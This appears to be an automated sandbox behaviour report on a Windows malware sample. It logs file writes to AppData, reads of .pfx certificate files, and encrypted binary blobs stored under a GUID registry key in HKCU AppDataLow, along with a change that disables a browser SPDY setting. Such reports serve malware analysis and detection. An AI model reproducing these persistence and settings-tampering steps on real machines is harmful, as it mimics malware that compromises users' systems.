C:\Users\user\AppData\Local\Temp\9F2A.bin	0	30	50 4b 03 04 14 00 00 08 08 00 00 00 00 00 4d 4f 41 0c fd 5a 00 00 fd 5a 00 00 0c 00 00 00	PKMOAZZ	success or wait	13	552B9E7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\MarkClass	0	54	31 31 2d 31 30 2d 32 30 32 32 20 31 35 3a 30 34 3a 32 35 20 7c 20 22 30 78 61 61 61 34 39 34 65 37 5f 36 33 31 34 63 64 34 36 63 34 66 66 35 22 20 7c 20 30 0d 0a	11-10-2022 15:04:25 | "0xaaa49 4e7_6314cd46c4ff5" | 0	success or wait	1	5519726	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
\pipe\{0C6B2370-FB2A-1E24-E500-5F32E9340386}	0	16	pending	2	550F6B0	ReadFile
\pipe\{0C6B2370-FB2A-1E24-E500-5F32E9340386}	0	16	success or wait	6	550F6B0	ReadFile
\pipe\{0C6B2370-FB2A-1E24-E500-5F32E9340386}	0	0	pipe disconnected	2	550F6B0	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	2	55069B2	ReadFile
C:\Users\user\AppData\Local\Temp\7C7B.bin\AuthRoot.pfx	unknown	23186	success or wait	1	5526C57	ReadFile
C:\Users\user\AppData\Local\Temp\9F2A.bin	unknown	4096	success or wait	3	5526C57	ReadFile
C:\Users\user\AppData\Local\Temp\7C7B.bin\Root.pfx	unknown	35938	success or wait	1	5526C57	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E\BlackMake	success or wait	1	551D5F2	RegCreateKeyA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings	EnableSPDY3_0	dword	0	success or wait	1	5510E5F	RegSetValueExA
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	{1BED482B-BEBF-0564-A07F-D209D423264D}	binary	6B 30 32 D3 71 DD D8 01	success or wait	1	552BB4F	RegSetValueExA
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	{48194F9B-07EC-BAB9-D1FC-2B8E95F08FA2}	binary	2D A7 C9 F7 71 DD D8 01	success or wait	1	552BB4F	RegSetValueExA
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E\BlackMake	9A213ADB464FD94204	binary	CC B8 82 D4 19 00 1B 00 E3 B8 92 D4 18 00 29 00 CD B8 89 D4 2B 00 2D 00 C3 B8 8E D4 22 00 FB FF D7 B8 BD D4 F6 FF EB FF 07 B9 BD D4 DE FF D6 FF 1A B9 D4 D4 D0 FF DF FF 15 B9 BC D4 D9 FF F8 FF 20 B9 AB D4 A2 FF E2 FF 19 B9 A6 D4 9E FF 03 00 54 B9 B2 D4 00 00	success or wait	1	551D66B	RegSetValueExA
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	WhiteDriver	B	9F 3D 88 C6 00 00 00 00	success or wait	1	552BB4F	RegSetValueExA

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	FileOptions	binary	6C 07 00 00 1C 80 00 00 42 29 76 81 08 F8 D2 D8 CD C8 87 3A E0 EC 23 83 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	6C 07 00 00 3C 80 00 00 42 29 76 81 08 F8 D2 D8 CD C8 87 3A E0 EC 23 83 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	550ADCF	RegSetValueExA
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	FileOptions	binary	6C 07 00 00 3C 80 00 00 42 29 76 81 08 F8 D2 D8 CD C8 87 3A E0 EC 23 83 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	6C 07 00 00 3C 81 00 00 42 29 76 81 08 F8 D2 D8 CD C8 87 3A E0 EC 23 83 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	550ADCF	RegSetValueExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	{48194F9B-07EC-BAB9-D1FC-2B8E95F08FA2}	binary	2D A7 C9 F7 71 DD D8 01	B6 B5 B4 1E 72 DD D8 01	success or wait	1	552BB4F	RegSetValueExA
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	FileOptions	binary	6C 07 00 00 3C 81 00 00 42 29 76 81 08 F8 D2 D8 CD C8 87 3A E0 EC 23 83 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	6C 07 00 00 3C 81 01 00 42 29 76 81 08 F8 D2 D8 CD C8 87 3A E0 EC 23 83 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	550ADCF	RegSetValueExA
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	SheetSystem	binary	D6 12 D9 D4 B6 A5 6F FF D7 12 D9 D4 B1 A5 70 FF 90 13 D8 D4 F9 A4 70 FF D0 13 D8 D4 B9 A4 70 FF D0 13 D8 D4 B9 A4 70 FF D0 13 D8 D4 B9 A4 70 FF D0 13 D8 D4 B9 A4 70 FF D0 13 D8 D4 B1 A5 70 FF E6 31 92 E3 A3 3A C0 BD 07 36 8A 62 4F A4 12 DA A3 87 56 6A 58 A0 59 DC 92 85 0F 5B 58 A1 A7 E8 A5 37 03 51 04 F3 BA F1 A5 2E FC 02 28 D9 9F F1 CE 4E 0D 48 E9 76 48 96 C4 41 00 3E C5 76 48 96 A4 1E 4D 88 89 57 1E 65 A4 1E 4D 88 89 57 1E 65 AD 26 E2 88 82 4F 89 64 B4 2E 71 89 7B 47 FA 63 BB 36 F0 89 74 3F 7B 63 98 F4 19 8A 98 81 51 63 95 F4 1A 8A 08 80 50 63 E8 EA 77 8A 48 8B F3 62 A8 DF D2 8A 86 96 98 62 6A D4 DD 8A C6 A1 8D 62 70 DC 66 8B 14 9A 04 62 22 E4 F4 8B 0C 92 76 61 2A EC 85 8C 04 8A E5 60 D7 97 C6 DB 56 DE A4 11 33 DA A3 C2 56 DE A4 11 83 1F A4 C2 52 9A A9 11 46 D1 7E 25 43 E7 C9 AE 46 D1 7E 25 23 E8 CB CF 71 D1 85 04 18 07 C5 CF 71 51 84 04 18 67 C4 CF EB 92 84 04 9E 35 C4 CF EB B2 86 04 9E 05 C2 DF EB C2 86 F4 9E F7 C1 DF F0 C0 86 F4 99 F7 C1 DF F5 C0 86 F4 94 F7 C1 DF F5 C0 89 F4 94 FB BE DF F5 BC 89 F4 96 FB BE DF F3 BC 99 F4 96 0B AF DF F3 AC A9 F4 96 1B 9F DF F3 9C A9 F4 A6 1B 9F DF 83 03 AC F4 3D B5 9C DF 00 5B AE F4 C5 5D 9A DF C4 5A AE F4 C5 5D 9A DF C4 5A AE F4 C5 5D 9A DF C4 5A AE F4 C5 5D 9A DF C4 1A B1 F4 2D C6 97 DF 5C F2 B0 F4 2D C6 97 DF 5C F2 B0 F4 2D C6 97 DF 5C F2 B0 F4 2D C6 97 DF 5C F2 B0 F4 2D C6 97 DF 5C F2 B0 F4 2D C6 97 DF 5C F2 B0 F4 2D C6 97 DF 5C 22 B3 F4 E5 98 95 DF B0 60 B5 F4 B9 59 93 DF D0 5E B5 F4 B9 59 93 DF D0 5E B5 F4 B9 59 93 DF FE D2 1A 6D FF E5 2D 67 9D F1 1C 6D EC D6 2B 67 9D 01 1F 6D EC BA 29 67 9D FD 1E 6D EC BA 29 67 9D FD 1E 6D 0C BB 29 C7 AB 6F 83 6E 52 AA C5 65 0E 45 83 6E 7B A3 C7 65 0E 4D 81 6E 7B 8F C9 65 0E 29 7F 6E 7B 8F C9 65 0E 29 7F 6E BB 8F C9 A5 FC 8C E0 A2 EE 2B 68 31 07 A1 E0 A2 82 87 6A 31 07	D6 12 D9 D4 B6 A5 6F FF D7 12 D9 D4 B1 A5 70 FF 90 13 D8 D4 F9 A4 70 FF D0 13 D8 D4 B9 A4 70 FF D0 13 D8 D4 B9 A4 70 FF D0 13 D8 D4 B9 A4 70 FF D0 13 D8 D4 B9 A4 70 FF D0 13 D8 D4 B1 A5 70 FF E6 31 92 E3 A3 3A C0 BD 07 36 8A 62 4F A4 12 DA A3 87 56 6A 58 A0 59 DC 92 85 0F 5B 58 A1 A7 E8 A5 37 03 51 04 F3 BA F1 A5 2E FC 02 28 D9 9F F1 CE 4E 0D 48 E9 76 48 96 C4 41 00 3E C5 76 48 96 A4 1E 4D 88 89 57 1E 65 A4 1E 4D 88 89 57 1E 65 AD 26 E2 88 82 4F 89 64 B4 2E 71 89 7B 47 FA 63 BB 36 F0 89 74 3F 7B 63 98 F4 19 8A 98 81 51 63 95 F4 1A 8A 08 80 50 63 E8 EA 77 8A 48 8B F3 62 A8 DF D2 8A 86 96 98 62 6A D4 DD 8A C6 A1 8D 62 70 DC 66 8B 14 9A 04 62 22 E4 F4 8B 0C 92 76 61 2A EC 85 8C 04 8A E5 60 D7 97 C6 DB 56 DE A4 11 33 DA A3 C2 56 DE A4 11 83 1F A4 C2 52 9A A9 11 46 D1 7E 25 43 E7 C9 AE 46 D1 7E 25 23 E8 CB CF 71 D1 85 04 18 07 C5 CF 71 51 84 04 18 67 C4 CF EB 92 84 04 9E 35 C4 CF EB B2 86 04 9E 05 C2 DF EB C2 86 F4 9E F7 C1 DF F0 C0 86 F4 99 F7 C1 DF F5 C0 86 F4 94 F7 C1 DF F5 C0 89 F4 94 FB BE DF F5 BC 89 F4 96 FB BE DF F3 BC 99 F4 96 0B AF DF F3 AC A9 F4 96 1B 9F DF F3 9C A9 F4 A6 1B 9F DF 83 03 AC F4 3D B5 9C DF 00 5B AE F4 C5 5D 9A DF C4 5A AE F4 C5 5D 9A DF C4 5A AE F4 C5 5D 9A DF C4 1A B1 F4 2D C6 97 DF 5C F2 B0 F4 2D C6 97 DF 5C F2 B0 F4 2D C6 97 DF 5C F2 B0 F4 2D C6 97 DF 5C F2 B0 F4 2D C6 97 DF 5C 22 B3 F4 E5 98 95 DF B0 60 B5 F4 B9 59 93 DF D0 5E B5 F4 B9 59 93 DF D0 5E B5 F4 B9 59 93 DF FE D2	success or wait	1	551D66B	RegSetValueExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			41 DE A2 82 D3 6C 31 07 E5 DB A2 82 D3 6C 31 07 E5 DB A2 C2 D3 6C F1 F5 46 4F 56 94 71 F9 7D 51 67 4F 56 38 E1 FB 7D 51 F9 4C 56 38 2B FE 7D 51 8D 4A 56 38 2B FE 7D 51 8D 4A 56 78 2B FE 3D 3F FF AF 02 B9 1C 99 D1 D0 DB AF 02 B9 9C 9B D1 D0 51 AD 02 B9 F4 9D D1 D0 C3 AA 02 B9 F4 9D D1 D0 C3 AA 02 F9 F4 9D 11 90 C3 AA C2 F9 F4 9D 11 90 C3 AA C2 F9 F4 9D 11 90 C3 AA C2 F9 F4 9D 11 90 C3 AA C2 F9 F4 9D 11 90 C3 AA C2 F9 F4 9D 11 DA 0D AB D2 1D 51 18 DA D0 C5 58 DB B9 E2 F2 F8 E0 D6 55 DB F3 2B F3 39 0F 33 D0 72 45 35 9B 38 44 75 B0 9B 78 46 98 38 5B BC B0 AC C2 A2 12 00 4A CF 21 3D 3F DD 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 7A 68 0B 8F 66 DB BA 4D A6 5C CA 86 AA A1 7A 4F DF 16 CE F8 25 B1 31 23 9C 6D 9C 71 61 BD FF B8 37 B2 39 ED 40 94 55 E8 99 8E F3 EA 25 A2 D5 EB 74 15 89 34 45 A5 CF 2A 1C 99 54 1E BE 75 F3 2D 07 96 54 BC 02 55 F6 27 12 A9 5E 2F 3B 1C 3D 6B 52 CF 0B 51 AF 94 3E 83 5F E4 7E 74 29 4C 0E CA 60 D6 3B 09 3E C2 3D CD 5B 81 FB 8C 24 AC 5D B1 65 62 EA 38 18 87 60 AB C7 30 FE 90 F2 89 5A 96 01 2F ED 73 00 0A 5E 70 88 C4 3A 94 03 04 6C 9B F0 B4 DB 6E 61 85 6F 75 27 49 2D 8F 64 7F 7A 82 27 3A CE 51 D6 82 FD E7 AF 36 D6 31 D6 4B 35 AB B3 38 13 4F 92 B1 37 95 4C 92 FD C2 29 97 A1 9E A5 B5 8F E9 B9 03 B9 E9 45 BD 1A 30 50 88 A3 38 21 35 DE 9C 68 10 B0 23 71 33 5F 99 C4 04 EB 3A 2F C4 EA DE 46 45 5D 6B 53 5B BE 49 37 5D 0D 4F 5E 8E FB C5 89 F3 0F 1B 00 C4 5E 21 05 F7 F9 07 0F AE A0 1F D0 95 DD 28 E9 24 7B 02 D3 92 01 AD 3F A3 43 61 C7 25 79 7D C1 08 E0 55 9E 39 AE 7A D6 86 61	1A 6D FF E5 2D 67 9D F1 1C 6D EC D6 2B 67 9D 01 1F 6D EC BA 29 67 9D FD 1E 6D EC BA 29 67 9D FD 1E 6D 0C BB 29 C7 AB 6F 83 6E 52 AA C5 65 0E 45 83 6E 7B A3 C7 65 0E 4D 81 6E 7B 8F C9 65 0E 29 7F 6E 7B 8F C9 65 0E 29 7F 6E BB 8F C9 A5 FC 8C E0 A2 EE 2B 68 31 07 A1 E0 A2 82 87 6A 31 07 41 DE A2 82 D3 6C 31 07 E5 DB A2 82 D3 6C 31 07 E5 DB A2 C2 D3 6C F1 F5 46 4F 56 94 71 F9 7D 51 67 4F 56 38 E1 FB 7D 51 F9 4C 56 38 2B FE 7D 51 8D 4A 56 38 2B FE 7D 51 8D 4A 56 78 2B FE 3D 3F FF AF 02 B9 1C 99 D1 D0 DB AF 02 B9 9C 9B D1 D0 51 AD 02 B9 F4 9D D1 D0 C3 AA 02 B9 F4 9D D1 D0 C3 AA 02 F9 F4 9D 11 90 C3 AA C2 F9 F4 9D 11 90 C3 AA C2 F9 F4 9D 11 90 C3 AA C2 F9 F4 9D 11 90 C3 AA C2 F9 F4 9D 11 DA 0D AB D2 1D 51 18 DA D0 C5 58 DB B9 E2 F2 F8 E0 D6 55 DB F3 2B F3 39 0F 33 D0 72 45 35 9B 38 44 75 B0 9B 78 46 98 38 5B BC B0 AC C2 A2 12 00 4A CF 21 3D 3F DD 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 25 DD 1E 3D 64 DB 29 97 7A 68 0B 8F 66 DB BA 4D A6 5C CA 86 AA A1 7A 4F DF 16 CE F8 25 B1 31 23 9C 6D 9C 71 61 BD FF B8 37 B2 39 ED 40 94 55 E8 99 8E F3 EA 25 A2 D5 EB				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			9F C3 25 1B 37 D6 CB 8A A9 27 F6 BC A0 6E C1 62 BF F3 E2 ED DB DB E1 4E 2C B0 E6 32 25 E1 45 1F AE 1D 7B 28 FD F7 35 0C DF 59 C8 44 E9 63 F2 13 76 7B CE 8B 91 CE D2 D4 30 BB E5 FE F8 DA 5D 3A 2F E2 1A 06 7C 8F A6 30 59 FA 10 8E 77 1A FD CA 53 3F EF 6D B4 0A B2 D2 0D 7F 06 6D 97 3D A2 0F B2 60 51 6E 82 AA 69 EA C5 47 DA A3 0A 45 D9 D8 A4 CD 14 D0 B0 BE B3 05 A0 D2 34 7C 91 CB F7 1E 9A 11 C0 5F B2 F8 FA F8 20 A6 09 80 B5 F3 39 B9 5A 89 F3 CD 78 75 D9 1B 08 95 E1 3C CB 69 DF 98 89 18 6C B2 5A 70 C2 A2 78 8E 06 F6 B2 51 B1 68 85 6A 09 F0 D1 E3 CB C2 03 10 FF D5 26 AC 79 5B F8 8F 40 ED 31 4D 77 91 1A BC 43 C7 B8 E2 C4 B1 1D B7 52 F5 11 9B 28 64 C2 8F 5C 68 14 0A DF A0 00 CF D8 BD D7 EB E1 9A E7 A6 40 B8 EB F8 5B C1 EA A1 FD 53 6D EA CA 7F A7 F7 72 89 A2 7E E7 8B B5 0D E1 47 27 01 A1 75 C9 09 11 2C AE 82 B7 90 3A 58 6B B8 98 66 C5 10 3E 33 F2 4D E6 86 C8 0A 8F CF 73 40 55 45 91 2C 83 CD 2F 9F 11 FC D8 A8 D8 7D 10 A2 0B CE AC A6 1D 46 F8 F3 39 A8 BC 55 ED 37 FB 2A CF E5 78 1E 05 2F 18 B0 AA CE DC 23 71 F3 83 26 D7 AD 6F 7F 0D 59 5B C8 3E 50 E8 F5 9D 21 D6 73 36 68 6B 1A 9A A6 0D AE 28 6E B2 25 B4 A8 5B 1F 73 E0 D2 39 60 1E F2 5E 73 BC D2 24 BE C9 5B 2B A1 F7 44 79 49 92 73 5A D0 F3 A3 49 CD 58 21 FF 5B BC 83 CD 64 ED 87 D2 F4 92 40 FA 0E F8 77 4E 50 0F 79 7F 83 89 C3 ED 51 00 F5 DD 00 9D C5 79 58 06 F4 CE 7B 04 43 8A 57 84 76 BE 8B 8C 4F 8B 48 FD F3 14 90 17 D3 BE 8A 76 18 65 4D DD B3 A6 0A 6D 1B B5 8C 57 60 A3 CE 24 59 A5 05 D7 68 26 C8 B1 5F A9 F3 D8 58 9F 13 71 E9 EE BC A1 14 52 A1 2D A0 30 79 6C 8C 53 E6 3B B7 3B F2 A0 8A 6B EA 72 74 E9 E8 4E 77 28 3C 8E 40 97 CC 84 CD A9 91 52 E7 9E 99 67 5C F7 32 55 2E 8D 62 43 0F 68 72 46 A9 6B A7 3F 4B AD 3C CF 0E 9C 97 BA AA BA 4D 15 12 F8 9C 01 EC 30 A2 88 1C 00 86 DF 9D 48 5D 61 69 10 86 DF 10 C1 93 92 69 70 49 7F 94 C1 9A C1 E5 0F 7F B2 94 21 5E 5F 69 12 02 6F 47 BA 96 26 FE DB 29 29 00 4D FB 26 FE DC 24 29 00 4E B5 26 FE DD 25 4B CD 6E B0 3E 76 9D B1 98 32 94 2B F5 87 B4 12 AA BD D9 A1 2F FA E5 36 59 F5 61 14 64 C2 3D F0 A8 EE 21 59 16 4D A6 AB 73 DF BE B3 95 09 0F 20 68 D7 90 B3 36 B9 E9 22 63 84 1F 27 30 33 3F 0D 89 87 19 4C C0 A6 42 0B CF 27 CD 0F CE 93 7B C4 BB A7 23 14 CF 43	74 15 89 34 45 A5 CF 2A 1C 99 54 1E BE 75 F3 2D 07 96 54 BC 02 55 F6 27 12 A9 5E 2F 3B 1C 3D 6B 52 CF 0B 51 AF 94 3E 83 5F E4 7E 74 29 4C 0E CA 60 D6 3B 09 3E C2 3D CD 5B 81 FB 8C 24 AC 5D B1 65 62 EA 38 18 87 60 AB C7 30 FE 90 F2 89 5A 96 01 2F ED 73 00 0A 5E 70 88 C4 3A 94 03 04 6C 9B F0 B4 DB 6E 61 85 6F 75 27 49 2D 8F 64 7F 7A 82 27 3A CE 51 D6 82 FD E7 AF 36 D6 31 D6 4B 35 AB B3 38 13 4F 92 B1 37 95 4C 92 FD C2 29 97 A1 9E A5 B5 8F E9 B9 03 B9 E9 45 BD 1A 30 50 88 A3 38 21 35 DE 9C 68 10 B0 23 71 33 5F 99 C4 04 EB 3A 2F C4 EA DE 46 45 5D 6B 53 5B BE 49 37 5D 0D 4F 5E 8E FB C5 89 F3 0F 1B 00 C4 5E 21 05 F7 F9 07 0F AE A0 1F D0 95 DD 28 E9 24 7B 02 D3 92 01 AD 3F A3 43 61 C7 25 79 7D C1 08 E0 55 9E 39 AE 7A D6 86 61 9F C3 25 1B 37 D6 CB 8A A9 27 F6 BC A0 6E C1 62 BF F3 E2 ED DB DB E1 4E 2C B0 E6 32 25 E1 45 1F AE 1D 7B 28 FD F7 35 0C DF 59 C8 44 E9 63 F2 13 76 7B CE 8B 91 CE D2 D4 30 BB E5 FE F8 DA 5D 3A 2F E2 1A 06 7C 8F A6 30 59 FA 10 8E 77 1A FD CA 53 3F EF 6D B4 0A B2 D2 0D 7F 06 6D 97 3D A2 0F B2 60 51 6E 82 AA 69 EA C5 47 DA A3 0A 45 D9 D8 A4 CD 14 D0 B0 BE B3 05 A0 D2 34 7C 91 CB F7 1E 9A 11 C0 5F B2 F8 FA F8 20 A6 09 80 B5 F3 39 B9 5A 89 F3 CD 78 75 D9 1B 08 95 E1 3C CB 69 DF 98 89 18 6C B2 5A 70 C2 A2 78 8E 06 F6 B2 51 B1 68 85 6A 09 F0 D1 E3 CB C2 03 10 FF D5 26 AC 79 5B F8 8F 40 ED 31 4D 77 91 1A BC 43 C7 B8 E2 C4 B1 1D B7 52 F5 11 9B 28 64 C2 8F 5C 68 14 0A DF A0 00 CF D8 BD D7 EB E1 9A E7 A6 40 B8 EB F8 5B C1 EA A1 FD 53 6D EA CA 7F A7 F7 72 89 A2 7E E7 8B B5 0D E1 47 27 01 A1 75 C9 09 11 2C AE 82 B7 90 3A 58 6B B8 98 66 C5 10 3E 33 F2 4D E6 86 C8 0A 8F CF 73 40 55 45 91 2C 83 CD 2F 9F 11 FC D8 A8 D8 7D 10 A2 0B CE AC A6 1D 46 F8 F3 39 A8 BC 55 ED 37 FB 2A CF E5 78 1E 05 2F 18 B0 AA CE DC 23 71 F3 83 26 D7 AD 6F 7F 0D 59 5B C8 3E 50 E8 F5 9D 21 D6 73 36 68 6B 1A 9A A6 0D AE 28 6E B2 25 B4 A8 5B 1F 73				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			7B C4 BB A7 23 14 CE 43 E5 00 A6 77 96 93 42 9C 7B 04 46 42 31 4C 45 86 6C 13 30 84 2D 62 31 B6 1D 82 AF 35 2A DC 57 7B A8 75 2E 79 67 D4 7C E0 8D 81 0F E8 47 D3 CD 72 03 11 0C 45 7B 2B 01 76 DD A7 9D B2 9C 2E FC A8 84 27 8F 1F FF 73 6E B5 D6 AD 13 55 C9 25 EB 73 7E 24 AA 43 41 B4 DE AB 06 96 B3 0B 13 C4 96 29 39 9B 70 87 9B 00 78 FA 6F E0 11 41 55 18 7C 77 67 C3 90 BD 05 15 FA 6F 49 BE A4 1C 7E 18 F5 5D CF BB E9 E5 E5 3C A8 29 96 96 1C 7E 27 73 C0 C5 3E 61 FB F4 19 C9 E5 1A 84 0A 77 29 B5 4F 08 04 B4 11 85 EA E4 AA A5 A1 64 29 6F 0F 6A AA 8E BA 34 81 50 FD E7 D8 F9 30 69 52 78 E6 CC 83 11 05 7B AF D3 3E 95 84 13 3C B8 4F CC 07 C6 4C 39 B3 92 DE BA 27 B5 6A F3 A0 92 40 1B D8 2A B5 F1 A0 20 6F CB D7 10 C5 7A E1 37 9A 07 5D 10 AF 9F C5 5A 7C E9 C9 73 18 14 03 08 85 DB 3E 49 3A BB 78 74 BE DA 72 94 FE ED 01 B5 D5 27 AF 1F C6 C1 67 EB 12 C8 A5 E8 AD 12 69 B7 B1 B4 BF 12 25 E5 85 7B AB F4 9C CE 5B 8B 04 71 58 FF B3 5C 3C FF 27 EB 0D 9A 8F D3 D2 59 2C CB 00 A5 94 7C 49 E0 23 E2 FA 24 97 76 5E 25 97 D3 BB 63 97 71 18 3B E5 52 BE 5E 32 81 DC 89 4F 8A 04 00 BE 49 BC 0C DF F7 99 69 5E 53 3A 20 AD 4B F1 D3 11 30 A3 E9 9C 72 BE 1C 40 FE 9E E1 9C 6E 28 53 BD 86 2D 38 0B 4F 27 09 58 FC BC D0 E9 C0 3B CD 95 CC BC D8 2A 7C 17 B1 75 DC 11 D8 42 F5 06 D5 89 8E 93 C3 B2 9D 41 C6 05 4C 3F 44 B5 0C 22 C5 03 E7 B4 D4 04 4A 12 09 B4 FE 4A C4 28 5A C4 8B 9F 72 D6 FE 18 D6 FC FF C3 86 64 06 19 EA 36 C7 C3 7A 9F C2 F4 CD 1C C4 2A 7C B7 4A 4E DC A0 E8 6A 6C 33 2E 92 00 E1 AB 25 BD 17 F2 91 A1 DC C9 28 B7 80 04 B4 AD 8E 4B 14 1F D4 3E A4 29 FF BF 38 2F 60 E7 DB 49 76 B2 DB D2 E9 0C 01 A7 EC 8D 40 E6 0B 1C 6E A7 EC AD 5A 15 3A 69 A2 57 06 70 15 C5 D1 5D C7 A3 05 EC 41 8D F1 6F 77 BB 6D 12 C7 8C DB B0 F0 30 1D E9 1E 17 8E 2D DE 55 B2 AC 44 4F 8C DD CA F8 5D 7C 6A 52 86 4D 8E 46 4D 12 2A 78 8F 04 D3 F4 6C DC 35 3C 60 9A 83 0C F9 AF A9 41 5E 3E 33 1F 76 A2 6D DF 49 E8 4A F6 CE C5 AD A2 04 38 2F C6 CE 66 99 B4 07 33 A4 54 42 EA 13 69 B6 BB A3 F5 31 00 17 63 D5 7F DB 59 23 2E 51 F9 AF CF 8B 73 23 CF 1C 07 B3 CA D4 B5 45 CF 57 9C 8D 2E 85 BC 2E D2 1E 8E A5 F0 0D DF 42 0D B4 68 06 A0 18 C8 36 D4 A1 80 28 F9 3A E0 0A EE D8 F3 AE F8 A1 59 25 E6 A1 DB 00 F6 6C C4 26 6F 9F EC 4D 1B 10	B2 25 B4 A6 3B 1F 75 E0 D3 39 60 1E F2 5E 73 BC D2 24 BE C9 5B 2B A1 F7 44 79 49 92 73 5A D0 F3 A3 49 CD 58 21 FF 5B BC 83 CD 64 ED 87 D2 F4 92 40 FA 0E F8 77 4E 50 0F 79 7F 83 89 C3 ED 51 00 F5 DD 00 9D C5 79 58 06 F4 CE 7B 04 43 8A 57 84 76 BE 8B 8C 4F 8B 48 FD F3 14 90 17 D3 BE 8A 76 18 65 4D DD B3 A6 0A 6D 1B B5 8C 57 60 A3 CE 24 59 A5 05 D7 68 26 C8 B1 5F A9 F3 D8 58 9F 13 71 E9 EE BC A1 14 52 A1 2D A0 30 79 6C 8C 53 E6 3B B7 3B F2 A0 8A 6B EA 72 74 E9 E8 4E 77 28 3C 8E 40 97 CC 84 CD A9 91 52 E7 9E 99 67 5C F7 32 55 2E 8D 62 43 0F 68 72 46 A9 6B A7 3F 4B AD 3C CF 0E 9C 97 BA AA BA 4D 15 12 F8 9C 01 EC 30 A2 88 1C 00 86 DF 9D 48 5D 61 69 10 86 DF 10 C1 93 92 69 70 49 7F 94 C1 9A C1 E5 0F 7F B2 94 21 5E 5F 69 12 02 6F 47 BA 96 26 FE DB 29 29 00 4D FB 26 FE DC 24 29 00 4E B5 26 FE DD 25 4B CD 6E B0 3E 76 9D B1 98 32 94 2B F5 87 B4 12 AA BD D9 A1 2F FA E5 36 59 F5 61 14 64 C2 3D F0 A8 EE 21 59 16 4D A6 AB 73 DF BE B3 95 09 0F 20 68 D7 90 B3 36 B9 E9 22 63 84 1F 27 30 33 3F 0D 89 87 19 4C C0 A6 42 0B CF 27 CD 0F CE 93 7B C4 BB A7 23 14 CE 43 E5 00 A6 77 96 93 42 9C 7B 04 46 42 31 4C 45 86 6C 13 30 84 2D 62 31 B6 1D 82 AF 35 2A DC 57 7B A8 75 2E 79 67 D4 7C E0 8D 81 0F E8 47 D3 CD 72 03 11 0C 45 7B 2B 01 76 DD A7 9D B2 9C 2E FC A8 84 27 8F 1F FF 73 6E B5 D6 AD 13 55 C9 25 EB 73 7E 24 AA 43 41 B4 DE AB 06 96 B3 0B 13 C4 96 29 39 9B 70 87 9B 00 78 FA 6F E0 11 41 55 18 7C 77 67 C3 90 BD 05 15 FA 6F 49 BE A4 1C 7E 18 F5 5D CF 